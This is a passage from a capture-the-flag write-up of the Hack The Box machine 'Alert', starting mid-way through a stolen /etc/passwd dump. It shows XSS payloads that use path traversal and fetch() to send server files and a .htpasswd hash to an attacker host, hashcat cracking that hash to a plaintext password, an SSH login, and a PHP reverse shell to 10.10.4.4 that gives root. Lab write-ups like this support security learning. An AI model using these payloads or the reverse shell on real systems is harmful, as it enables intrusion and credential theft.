A65534%3A%3A%2Frun%2Fsshd%3A%2Fusr%2Fsbin%2Fnologin%0Asystemd-coredump%3Ax%3A999%3A999%3Asystemd%20Core%20Dumper%3A%2F%3A%2Fusr%2Fsbin%2Fnologin%0Aalbert%3Ax%3A1000%3A1000%3Aalbert%3A%2Fhome%2Falbert%3A%2Fbin%2Fbash%0Alxd%3Ax%3A998%3A100%3A%3A%2Fvar%2Fsnap%2Flxd%2Fcommon%2Flxd%3A%2Fbin%2Ffalse%0Adavid%3Ax%3A1001%3A1002%3A%2C%2C%2C%3A%2Fhome%2Fdavid%3A%2Fbin%2Fbash%0A%3C%2Fpre%3E%0A"

Original    :: 10.10.11.44 - - [23/Nov/2024 19:13:06] GET /?data=%3Cpre%3Eroot%3Ax%3A0%3A0%3Aroot%3A%2Froot%3A%2Fbin%2Fbash%0Adaemon%3Ax%3A1%3A1%3Adaemon%3A%2Fusr%2Fsbin%3A%2Fusr%2Fsbin%2Fnologin%0Abin%3Ax%3A2%3A2%3Abin%3A%2Fbin%3A%2Fusr%2Fsbin%2Fnologin%0Asys%3Ax%3A3%3A3%3Asys%3A%2Fdev%3A%2Fusr%2Fsbin%2Fnologin%0Async%3Ax%3A4%3A65534%3Async%3A%2Fbin%3A%2Fbin%2Fsync%0Agames%3Ax%3A5%3A60%3Agames%3A%2Fusr%2Fgames%3A%2Fusr%2Fsbin%2Fnologin%0Aman%3Ax%3A6%3A12%3Aman%3A%2Fvar%2Fcache%2Fman%3A%2Fusr%2Fsbin%2Fnologin%0Alp%3Ax%3A7%3A7%3Alp%3A%2Fvar%2Fspool%2Flpd%3A%2Fusr%2Fsbin%2Fnologin%0Amail%3Ax%3A8%3A8%3Amail%3A%2Fvar%2Fmail%3A%2Fusr%2Fsbin%2Fnologin%0Anews%3Ax%3A9%3A9%3Anews%3A%2Fvar%2Fspool%2Fnews%3A%2Fusr%2Fsbin%2Fnologin%0Auucp%3Ax%3A10%3A10%3Auucp%3A%2Fvar%2Fspool%2Fuucp%3A%2Fusr%2Fsbin%2Fnologin%0Aproxy%3Ax%3A13%3A13%3Aproxy%3A%2Fbin%3A%2Fusr%2Fsbin%2Fnologin%0Awww-data%3Ax%3A33%3A33%3Awww-data%3A%2Fvar%2Fwww%3A%2Fusr%2Fsbin%2Fnologin%0Abackup%3Ax%3A34%3A34%3Abackup%3A%2Fvar%2Fbackups%3A%2Fusr%2Fsbin%2Fnologin%0Alist%3Ax%3A38%3A38%3AMailing%20List%20Manager%3A%2Fvar%2Flist%3A%2Fusr%2Fsbin%2Fnologin%0Airc%3Ax%3A39%3A39%3Aircd%3A%2Fvar%2Frun%2Fircd%3A%2Fusr%2Fsbin%2Fnologin%0Agnats%3Ax%3A41%3A41%3AGnats%20Bug-Reporting%20System%20(admin)%3A%2Fvar%2Flib%2Fgnats%3A%2Fusr%2Fsbin%2Fnologin%0Anobody%3Ax%3A65534%3A65534%3Anobody%3A%2Fnonexistent%3A%2Fusr%2Fsbin%2Fnologin%0Asystemd-network%3Ax%3A100%3A102%3Asystemd%20Network%20Management%2C%2C%2C%3A%2Frun%2Fsystemd%3A%2Fusr%2Fsbin%2Fnologin%0Asystemd-resolve%3Ax%3A101%3A103%3Asystemd%20Resolver%2C%2C%2C%3A%2Frun%2Fsystemd%3A%2Fusr%2Fsbin%2Fnologin%0Asystemd-timesync%3Ax%3A102%3A104%3Asystemd%20Time%20Synchronization%2C%2C%2C%3A%2Frun%2Fsystemd%3A%2Fusr%2Fsbin%2Fnologin%0Amessagebus%3Ax%3A103%3A106%3A%3A%2Fnonexistent%3A%2Fusr%2Fsbin%2Fnologin%0Asyslog%3Ax%3A104%3A110%3A%3A%2Fhome%2Fsyslog%3A%2Fusr%2Fsbin%2Fnologin%0A_apt%3Ax%3A105%3A65534%3A%3A%2Fnonexistent%3A%2Fusr%2Fsbin%2Fnologin%0Atss%3Ax%3A106%3A111%3ATPM%20software%20stack%2C%2C%2C%3A%2Fvar%2Flib%2Ftpm%3A%2Fbin%2Ffalse%0Auuidd%3Ax%3A107%3A112%3A%3A%2Frun%2Fuuidd%3A%2Fusr%2Fsbin%2Fnologin%0Atcpdump%3Ax%3A108%3A113%3A%3A%2Fnonexistent%3A%2Fusr%2Fsbin%2Fnologin%0Alandscape%3Ax%3A109%3A115%3A%3A%2Fvar%2Flib%2Flandscape%3A%2Fusr%2Fsbin%2Fnologin%0Apollinate%3Ax%3A110%3A1%3A%3A%2Fvar%2Fcache%2Fpollinate%3A%2Fbin%2Ffalse%0Afwupd-refresh%3Ax%3A111%3A116%3Afwupd-refresh%20user%2C%2C%2C%3A%2Frun%2Fsystemd%3A%2Fusr%2Fsbin%2Fnologin%0Ausbmux%3Ax%3A112%3A46%3Ausbmux%20daemon%2C%2C%2C%3A%2Fvar%2Flib%2Fusbmux%3A%2Fusr%2Fsbin%2Fnologin%0Asshd%3Ax%3A113%3A65534%3A%3A%2Frun%2Fsshd%3A%2Fusr%2Fsbin%2Fnologin%0Asystemd-coredump%3Ax%3A999%3A999%3Asystemd%20Core%20Dumper%3A%2F%3A%2Fusr%2Fsbin%2Fnologin%0Aalbert%3Ax%3A1000%3A1000%3Aalbert%3A%2Fhome%2Falbert%3A%2Fbin%2Fbash%0Alxd%3Ax%3A998%3A100%3A%3A%2Fvar%2Fsnap%2Flxd%2Fcommon%2Flxd%3A%2Fbin%2Ffalse%0Adavid%3Ax%3A1001%3A1002%3A%2C%2C%2C%3A%2Fhome%2Fdavid%3A%2Fbin%2Fbash%0A%3C%2Fpre%3E%0A
URL DEcoded :: 10.10.11.44 - - [23/Nov/2024 19:13:06] GET /?data=<pre>root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
systemd-network:x:100:102:systemd Network Management,,,:/run/systemd:/usr/sbin/nologin
systemd-resolve:x:101:103:systemd Resolver,,,:/run/systemd:/usr/sbin/nologin
systemd-timesync:x:102:104:systemd Time Synchronization,,,:/run/systemd:/usr/sbin/nologin
messagebus:x:103:106::/nonexistent:/usr/sbin/nologin
syslog:x:104:110::/home/syslog:/usr/sbin/nologin
_apt:x:105:65534::/nonexistent:/usr/sbin/nologin
tss:x:106:111:TPM software stack,,,:/var/lib/tpm:/bin/false
uuidd:x:107:112::/run/uuidd:/usr/sbin/nologin
tcpdump:x:108:113::/nonexistent:/usr/sbin/nologin
landscape:x:109:115::/var/lib/landscape:/usr/sbin/nologin
pollinate:x:110:1::/var/cache/pollinate:/bin/false
fwupd-refresh:x:111:116:fwupd-refresh user,,,:/run/systemd:/usr/sbin/nologin
usbmux:x:112:46:usbmux daemon,,,:/var/lib/usbmux:/usr/sbin/nologin
sshd:x:113:65534::/run/sshd:/usr/sbin/nologin
systemd-coredump:x:999:999:systemd Core Dumper:/:/usr/sbin/nologin
albert:x:1000:1000:albert:/home/albert:/bin/bash
lxd:x:998:100::/var/snap/lxd/common/lxd:/bin/false
david:x:1001:1002:,,,:/home/david:/bin/bash
</pre>python-http-server — cheatsheet reference
Next I go after the Apache config /etc/apache2/sites-enabled/000-default.conf to locate the Basic Auth file for the statistics vhost I found earlier:
┌──(kali㉿shadowcat)-[~/htb/writeups/alert]
└─$ cat shadowcat.md
<script>
fetch("http://alert.htb/messages.php?file=../../../../../../../etc/apache2/sites-enabled/000-default.conf")
.then(response => response.text()) // Convert the response to text
.then(data => {
fetch("http://10.10.4.4/?data=" + encodeURIComponent(data));  // Exfiltrate data
})
.catch(error => console.error("Error fetching the messages:", error));
</script>

┌──(kali㉿shadowcat)-[~/htb/writeups/alert]
└─$ python3 -m http.server 80
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...
10.10.11.44 - - [23/Nov/2024 19:17:20] "GET /?data=%3Cpre%3E%3CVirtualHost%20*%3A80%3E%0A%20%20%20%20ServerName%20alert.htb%0A%0A%20%20%20%20DocumentRoot%20%2Fvar%2Fwww%2Falert.htb%0A%0A%20%20%20%20%3CDirectory%20%2Fvar%2Fwww%2Falert.htb%3E%0A%20%20%20%20%20%20%20%20Options%20FollowSymLinks%20MultiViews%0A%20%20%20%20%20%20%20%20AllowOverride%20All%0A%20%20%20%20%3C%2FDirectory%3E%0A%0A%20%20%20%20RewriteEngine%20On%0A%20%20%20%20RewriteCond%20%25%7BHTTP_HOST%7D%20!%5Ealert%5C.htb%24%0A%20%20%20%20RewriteCond%20%25%7BHTTP_HOST%7D%20!%5E%24%0A%20%20%20%20RewriteRule%20%5E%2F%3F(.*)%24%20http%3A%2F%2Falert.htb%2F%241%20%5BR%3D301%2CL%5D%0A%0A%20%20%20%20ErrorLog%20%24%7BAPACHE_LOG_DIR%7D%2Ferror.log%0A%20%20%20%20CustomLog%20%24%7BAPACHE_LOG_DIR%7D%2Faccess.log%20combined%0A%3C%2FVirtualHost%3E%0A%0A%3CVirtualHost%20*%3A80%3E%0A%20%20%20%20ServerName%20statistics.alert.htb%0A%0A%20%20%20%20DocumentRoot%20%2Fvar%2Fwww%2Fstatistics.alert.htb%0A%0A%20%20%20%20%3CDirectory%20%2Fvar%2Fwww%2Fstatistics.alert.htb%3E%0A%20%20%20%20%20%20%20%20Options%20FollowSymLinks%20MultiViews%0A%20%20%20%20%20%20%20%20AllowOverride%20All%0A%20%20%20%20%3C%2FDirectory%3E%0A%0A%20%20%20%20%3CDirectory%20%2Fvar%2Fwww%2Fstatistics.alert.htb%3E%0A%20%20%20%20%20%20%20%20Options%20Indexes%20FollowSymLinks%20MultiViews%0A%20%20%20%20%20%20%20%20AllowOverride%20All%0A%20%20%20%20%20%20%20%20AuthType%20Basic%0A%20%20%20%20%20%20%20%20AuthName%20%22Restricted%20Area%22%0A%20%20%20%20%20%20%20%20AuthUserFile%20%2Fvar%2Fwww%2Fstatistics.alert.htb%2F.htpasswd%0A%20%20%20%20%20%20%20%20Require%20valid-user%0A%20%20%20%20%3C%2FDirectory%3E%0A%0A%20%20%20%20ErrorLog%20%24%7BAPACHE_LOG_DIR%7D%2Ferror.log%0A%20%20%20%20CustomLog%20%24%7BAPACHE_LOG_DIR%7D%2Faccess.log%20combined%0A%3C%2FVirtualHost%3E%0A%0A%3C%2Fpre%3E%0A HTTP/1.1" 200 -

┌──(kali㉿shadowcat)-[~/htb/writeups/alert]
└─$ hURL -u "10.10.11.44 - - [23/Nov/2024 19:17:20] GET /?data=%3Cpre%3E%3CVirtualHost%20*%3A80%3E%0A%20%20%20%20ServerName%20alert.htb%0A%0A%20%20%20%20DocumentRoot%20%2Fvar%2Fwww%2Falert.htb%0A%0A%20%20%20%20%3CDirectory%20%2Fvar%2Fwww%2Falert.htb%3E%0A%20%20%20%20%20%20%20%20Options%20FollowSymLinks%20MultiViews%0A%20%20%20%20%20%20%20%20AllowOverride%20All%0A%20%20%20%20%3C%2FDirectory%3E%0A%0A%20%20%20%20RewriteEngine%20On%0A%20%20%20%20RewriteCond%20%25%7BHTTP_HOST%7D%205Ealert%5C.htb%24%0A%20%20%20%20RewriteCond%20%25%7BHTTP_HOST%7D%205E%24%0A%20%20%20%20RewriteRule%20%5E%2F%3F(.*)%24%20http%3A%2F%2Falert.htb%2F%241%20%5BR%3D301%2CL%5D%0A%0A%20%20%20%20ErrorLog%20%24%7BAPACHE_LOG_DIR%7D%2Ferror.log%0A%20%20%20%20CustomLog%20%24%7BAPACHE_LOG_DIR%7D%2Faccess.log%20combined%0A%3C%2FVirtualHost%3E%0A%0A%3CVirtualHost%20*%3A80%3E%0A%20%20%20%20ServerName%20statistics.alert.htb%0A%0A%20%20%20%20DocumentRoot%20%2Fvar%2Fwww%2Fstatistics.alert.htb%0A%0A%20%20%20%20%3CDirectory%20%2Fvar%2Fwww%2Fstatistics.alert.htb%3E%0A%20%20%20%20%20%20%20%20Options%20FollowSymLinks%20MultiViews%0A%20%20%20%20%20%20%20%20AllowOverride%20All%0A%20%20%20%20%3C%2FDirectory%3E%0A%0A%20%20%20%20%3CDirectory%20%2Fvar%2Fwww%2Fstatistics.alert.htb%3E%0A%20%20%20%20%20%20%20%20Options%20Indexes%20FollowSymLinks%20MultiViews%0A%20%20%20%20%20%20%20%20AllowOverride%20All%0A%20%20%20%20%20%20%20%20AuthType%20Basic%0A%20%20%20%20%20%20%20%20AuthName%20%22Restricted%20Area%22%0A%20%20%20%20%20%20%20%20AuthUserFile%20%2Fvar%2Fwww%2Fstatistics.alert.htb%2F.htpasswd%0A%20%20%20%20%20%20%20%20Require%20valid-user%0A%20%20%20%20%3C%2FDirectory%3E%0A%0A%20%20%20%20ErrorLog%20%24%7BAPACHE_LOG_DIR%7D%2Ferror.log%0A%20%20%20%20CustomLog%20%24%7BAPACHE_LOG_DIR%7D%2Faccess.log%20combined%0A%3C%2FVirtualHost%3E%0A%0A%3C%2Fpre%3E%0A"

Original    :: 10.10.11.44 - - [23/Nov/2024 19:17:20] GET /?data=%3Cpre%3E%3CVirtualHost%20*%3A80%3E%0A%20%20%20%20ServerName%20alert.htb%0A%0A%20%20%20%20DocumentRoot%20%2Fvar%2Fwww%2Falert.htb%0A%0A%20%20%20%20%3CDirectory%20%2Fvar%2Fwww%2Falert.htb%3E%0A%20%20%20%20%20%20%20%20Options%20FollowSymLinks%20MultiViews%0A%20%20%20%20%20%20%20%20AllowOverride%20All%0A%20%20%20%20%3C%2FDirectory%3E%0A%0A%20%20%20%20RewriteEngine%20On%0A%20%20%20%20RewriteCond%20%25%7BHTTP_HOST%7D%205Ealert%5C.htb%24%0A%20%20%20%20RewriteCond%20%25%7BHTTP_HOST%7D%205E%24%0A%20%20%20%20RewriteRule%20%5E%2F%3F(.*)%24%20http%3A%2F%2Falert.htb%2F%241%20%5BR%3D301%2CL%5D%0A%0A%20%20%20%20ErrorLog%20%24%7BAPACHE_LOG_DIR%7D%2Ferror.log%0A%20%20%20%20CustomLog%20%24%7BAPACHE_LOG_DIR%7D%2Faccess.log%20combined%0A%3C%2FVirtualHost%3E%0A%0A%3CVirtualHost%20*%3A80%3E%0A%20%20%20%20ServerName%20statistics.alert.htb%0A%0A%20%20%20%20DocumentRoot%20%2Fvar%2Fwww%2Fstatistics.alert.htb%0A%0A%20%20%20%20%3CDirectory%20%2Fvar%2Fwww%2Fstatistics.alert.htb%3E%0A%20%20%20%20%20%20%20%20Options%20FollowSymLinks%20MultiViews%0A%20%20%20%20%20%20%20%20AllowOverride%20All%0A%20%20%20%20%3C%2FDirectory%3E%0A%0A%20%20%20%20%3CDirectory%20%2Fvar%2Fwww%2Fstatistics.alert.htb%3E%0A%20%20%20%20%20%20%20%20Options%20Indexes%20FollowSymLinks%20MultiViews%0A%20%20%20%20%20%20%20%20AllowOverride%20All%0A%20%20%20%20%20%20%20%20AuthType%20Basic%0A%20%20%20%20%20%20%20%20AuthName%20%22Restricted%20Area%22%0A%20%20%20%20%20%20%20%20AuthUserFile%20%2Fvar%2Fwww%2Fstatistics.alert.htb%2F.htpasswd%0A%20%20%20%20%20%20%20%20Require%20valid-user%0A%20%20%20%20%3C%2FDirectory%3E%0A%0A%20%20%20%20ErrorLog%20%24%7BAPACHE_LOG_DIR%7D%2Ferror.log%0A%20%20%20%20CustomLog%20%24%7BAPACHE_LOG_DIR%7D%2Faccess.log%20combined%0A%3C%2FVirtualHost%3E%0A%0A%3C%2Fpre%3E%0A
URL DEcoded :: 10.10.11.44 - - [23/Nov/2024 19:17:20] GET /?data=<pre><VirtualHost *:80>
    ServerName alert.htb

    DocumentRoot /var/www/alert.htb

    <Directory /var/www/alert.htb>
        Options FollowSymLinks MultiViews
        AllowOverride All
    </Directory>

    RewriteEngine On
    RewriteCond %{HTTP_HOST} 5Ealert\.htb$
    RewriteCond %{HTTP_HOST} 5E$
    RewriteRule ^/?(.*)$ http://alert.htb/$1 [R=301,L]

    ErrorLog ${APACHE_LOG_DIR}/error.log
    CustomLog ${APACHE_LOG_DIR}/access.log combined
</VirtualHost>

<VirtualHost *:80>
    ServerName statistics.alert.htb

    DocumentRoot /var/www/statistics.alert.htb

    <Directory /var/www/statistics.alert.htb>
        Options FollowSymLinks MultiViews
        AllowOverride All
    </Directory>

    <Directory /var/www/statistics.alert.htb>
        Options Indexes FollowSymLinks MultiViews
        AllowOverride All
        AuthType Basic
        AuthName "Restricted Area"
        AuthUserFile /var/www/statistics.alert.htb/.htpasswd
        Require valid-user
    </Directory>

    ErrorLog ${APACHE_LOG_DIR}/error.log
    CustomLog ${APACHE_LOG_DIR}/access.log combined
</VirtualHost>

</pre>python-http-server — cheatsheet reference
The config points the statistics.alert.htb vhost at /var/www/statistics.alert.htb and sets AuthUserFile /var/www/statistics.alert.htb/.htpasswd. I read that file next:
┌──(kali㉿shadowcat)-[~/htb/writeups/alert]
└─$ cat shadowcat.md
<script>
fetch("http://alert.htb/messages.php?file=../../../../../../../var/www/statistics.alert.htb/.htpasswd")
.then(response => response.text()) // Convert the response to text
.then(data => {
fetch("http://10.10.4.4/?data=" + encodeURIComponent(data));  // Exfiltrate data
})
.catch(error => console.error("Error fetching the messages:", error));
</script>

┌──(kali㉿shadowcat)-[~/htb/writeups/alert]
└─$ python3 -m http.server 80
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...
10.10.11.44 - - [23/Nov/2024 14:18:43] "GET /?data=%3Cpre%3Ealbert%3A%24apr1%24bMoRBJOg%24igG8WBtQ1xYDTQdLjSWZQ%2F%0A%3C%2Fpre%3E%0A HTTP/1.1" 200 -

┌──(kali㉿shadowcat)-[~/htb/writeups/alert]
└─$ hURL -u "10.10.11.44 - - [23/Nov/2024 19:18:43] GET /?data=%3Cpre%3Ealbert%3A%24apr1%24bMoRBJOg%24igG8WBtQ1xYDTQdLjSWZQ%2F%0A%3C%2Fpre%3E%0A"

Original    :: 10.10.11.44 - - [23/Nov/2024 19:18:43] GET /?data=%3Cpre%3Ealbert%3A%24apr1%24bMoRBJOg%24igG8WBtQ1xYDTQdLjSWZQ%2F%0A%3C%2Fpre%3E%0A
URL DEcoded :: 10.10.11.44 - - [23/Nov/2024 19:18:43] GET /?data=<pre>albert:$apr1$bMoRBJOg$igG8WBtQ1xYDTQdLjSWZQ/
</pre>python-http-server — cheatsheet reference
The callback hands me albert’s Apache MD5 hash for .htpasswd:
- Username:
albert - APR1-MD5 Hash:
$apr1$bMoRBJOg$igG8WBtQ1xYDTQdLjSWZQ/
Hash Cracking APR1-MD5: hashcat#
Now let me crack that hash. hashcat -m 1600 handles the Apache APR1-MD5 format:
┌──(kali㉿shadowcat)-[~/htb/writeups/alert]
└─$ hashcat -m 1600 hash.txt /usr/share/wordlists/rockyou.txt
<...>
Session..........: hashcat
Status...........: Cracked
Hash.Mode........: 1600 (Apache $apr1$ MD5, md5apr1, MD5 (APR))
Hash.Target......: $apr1$bMoRBJOg$igG8WBtQ1xYDTQdLjSWZQ/
<...>
┌──(kali㉿shadowcat)-[~/htb/writeups/alert]
└─$ hashcat -m 1600 hash.txt /usr/share/wordlists/rockyou.txt --show
$apr1$bMoRBJOg$igG8WBtQ1xYDTQdLjSWZQ/:manchesterunitedhashcat — cheatsheet reference
- Username:
albert - Password:
manchesterunited
Dashboard: statistics.alert.htb#

Checking the subdomain statistics.alert.htb once again and login with the cracked credentials. There is a dashboard listing top donors:
SSH: albert#
Let’s login via ssh to albert:
┌──(kali㉿shadowcat)-[~/htb/writeups/alert]
└─$ ssh albert@alert.htb
The authenticity of host 'alert.htb (10.10.11.44)' can't be established.
ED25519 key fingerprint is: SHA256:p09n9xG9WD+h2tXiZ8yi4bbPrvHxCCOpBLSw0o76zOs
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added 'alert.htb' (ED25519) to the list of known hosts.
albert@alert.htb's password: manchesterunited
Welcome to Ubuntu 20.04.6 LTS (GNU/Linux 5.4.0-200-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/pro

 System information as of Sat 23 Nov 2024 07:22:15 PM UTC

  System load:           0.02
  Usage of /:            63.3% of 5.03GB
  Memory usage:          10%
  Swap usage:            0%
  Processes:             244
  Users logged in:       0
  IPv4 address for eth0: 10.10.11.44
  IPv6 address for eth0: dead:beef::250:56ff:fe94:d6ef


Expanded Security Maintenance for Applications is not enabled.

0 updates can be applied immediately.

Enable ESM Apps to receive additional future security updates.
See https://ubuntu.com/esm or run: sudo pro status

Failed to connect to https://changelogs.ubuntu.com/meta-release-lts. Check your Internet connection or proxy settings


Last login: Tue Nov 19 14:19:09 2024 from 10.10.14.23
albert@alert:~$
Great! Like always I run a quick id check and list the home folder:
albert@alert:~$ id
uid=1000(albert) gid=1000(albert) groups=1000(albert),1001(management)
albert@alert:~$ ls -al
total 28
drwxr-x--- 3 albert albert 4096 Nov 19 14:19 .
drwxr-xr-x 4 root   root   4096 Oct 12 02:21 ..
lrwxrwxrwx 1 albert albert    9 Mar 16  2024 .bash_history -> /dev/null
-rw-r--r-- 1 albert albert  220 Feb 25  2020 .bash_logout
-rw-r--r-- 1 albert albert 3771 Feb 25  2020 .bashrc
drwx------ 2 albert albert 4096 Mar  8  2024 .cache
-rw-r--r-- 1 albert albert  807 Feb 25  2020 .profile
-rw-r----- 1 root   albert   33 Nov 23 19:03 user.txt
User Flag#
I catch the user flag:
albert@alert:~$ cat user.txt
fd085071a0fa9454066efa6f878f8059
Privilege Escalation#
Sudo Privileges: sudo -l#
I always run sudo -l but albert got no sudo permissions:
albert@alert:~$ sudo -l
[sudo] password for albert: manchesterunited
Sorry, user albert may not run sudo on alert.sudo-abuse — cheatsheet reference
Group Membership: management#
My id output already told me the key fact: albert is in the management group. I hunt for files that his group can write to:
albert@alert:~$ find / -group management 2>/dev/null
/opt/website-monitor/config
/opt/website-monitor/config/configuration.php
The whole config directory is group-writable! So I can drop new PHP files in there:
albert@alert:~$ cd /opt/website-monitor
albert@alert:/opt/website-monitor$ ls -al
total 96
drwxrwxr-x 7 root root        4096 Oct 12 01:07 .
drwxr-xr-x 4 root root        4096 Oct 12 00:58 ..
drwxrwxr-x 2 root management  4096 Oct 12 04:17 config
drwxrwxr-x 8 root root        4096 Oct 12 00:58 .git
drwxrwxr-x 2 root root        4096 Oct 12 00:58 incidents
-rwxrwxr-x 1 root root        5323 Oct 12 01:00 index.php
-rwxrwxr-x 1 root root        1068 Oct 12 00:58 LICENSE
-rwxrwxr-x 1 root root        1452 Oct 12 01:00 monitor.php
drwxrwxrwx 2 root root        4096 Oct 12 01:07 monitors
-rwxrwxr-x 1 root root         104 Oct 12 01:07 monitors.json
-rwxrwxr-x 1 root root       40849 Oct 12 00:58 Parsedown.php
-rwxrwxr-x 1 root root        1657 Oct 12 00:58 README.md
-rwxrwxr-x 1 root root        1918 Oct 12 00:58 style.css
drwxrwxr-x 2 root root        4096 Oct 12 00:58 updates
albert@alert:/opt/website-monitor$ cd config
albert@alert:/opt/website-monitor/config$ ls -al
total 12
drwxrwxr-x 2 root management 4096 Oct 12 04:17 .
drwxrwxr-x 7 root root       4096 Oct 12 01:07 ..
-rwxrwxr-x 1 root management   49 Nov  5 14:31 configuration.php
albert@alert:/opt/website-monitor/config$ cat configuration.php
<?php
define('PATH', '/opt/website-monitor');
?
Website Monitor: Port 8080#
Something must run this monitor. I check listening sockets and running processes:
albert@alert:/opt/website-monitor/config$ netstat -tulpn
(Not all processes could be identified, non-owned process info
 will not be shown, you would have to be root to see it all.)
Active Internet connections (only servers)
Proto Recv-Q Send-Q Local Address           Foreign Address         State       PID/Program name
tcp        0      0 127.0.0.1:8080          0.0.0.0:*               LISTEN      -
tcp        0      0 127.0.0.53:53           0.0.0.0:*               LISTEN      -
tcp        0      0 0.0.0.0:22              0.0.0.0:*               LISTEN      -
tcp6       0      0 :::80                   :::*                    LISTEN      -
tcp6       0      0 :::22                   :::*                    LISTEN      -
udp        0      0 127.0.0.53:53           0.0.0.0:*                           -
udp        0      0 0.0.0.0:68              0.0.0.0:*

albert@alert:/opt/website-monitor/config$ ps aux | grep php
root         984  0.0  0.6 206768 24276 ?        Ss   19:02   0:00 /usr/bin/php -S 127.0.0.1:8080 -t /opt/website-monitor
root         989  0.0  0.0   2608   528 ?        Ss   19:02   0:00 /bin/sh -c /root/scripts/php_bot.sh
root         991  0.0  0.0   6892  3276 ?        S    19:02   0:00 /bin/bash /root/scripts/php_bot.sh
root         994  0.0  0.0   6892   224 ?        S    19:02   0:00 /bin/bash /root/scripts/php_bot.sh
albert      4556  0.0  0.0   6432   720 pts/0    S+   22:44   0:00 grep --color=auto php
There it is. root runs a PHP built-in server on 127.0.0.1:8080 from /opt/website-monitor, and I can write into its config folder. Anything I put there runs as root when I request it.
PHP Code Injection: config Directory#
I drop a tiny PHP reverse shell into the writable directory:
albert@alert:/opt/website-monitor/config$ echo '<?php system("bash -c \"bash -i >& /dev/tcp/10.10.4.4/443 0>&1\""); ?>' > shadowcat.phpreverse-shell — cheatsheet reference
And start a nc listener with rlwrap for history and line editing, then trigger my shadowcat.php with curl:
┌──(kali㉿shadowcat)-[~/htb/writeups/alert]
└─$ rlwrap -cAr nc -nlvp 443
listening on [any] 443 ...netcat — cheatsheet reference
albert@alert:/opt/website-monitor/config$ curl http://127.0.0.1:8080/config/shadowcat.phpcurl — cheatsheet reference
My netcat listener catches root shell:
┌──(kali㉿shadowcat)-[~/htb/writeups/alert]
└─$ rlwrap -cAr nc -nlvp 443
listening on [any] 443 ...
connect to [10.10.4.4] from (UNKNOWN) [10.10.11.44] 50834
bash: cannot set terminal process group (984): Inappropriate ioctl for device
bash: no job control in this shell
root@alert:/opt/website-monitor/config# id
id
uid=0(root) gid=0(root) groups=0(root)netcat — cheatsheet reference
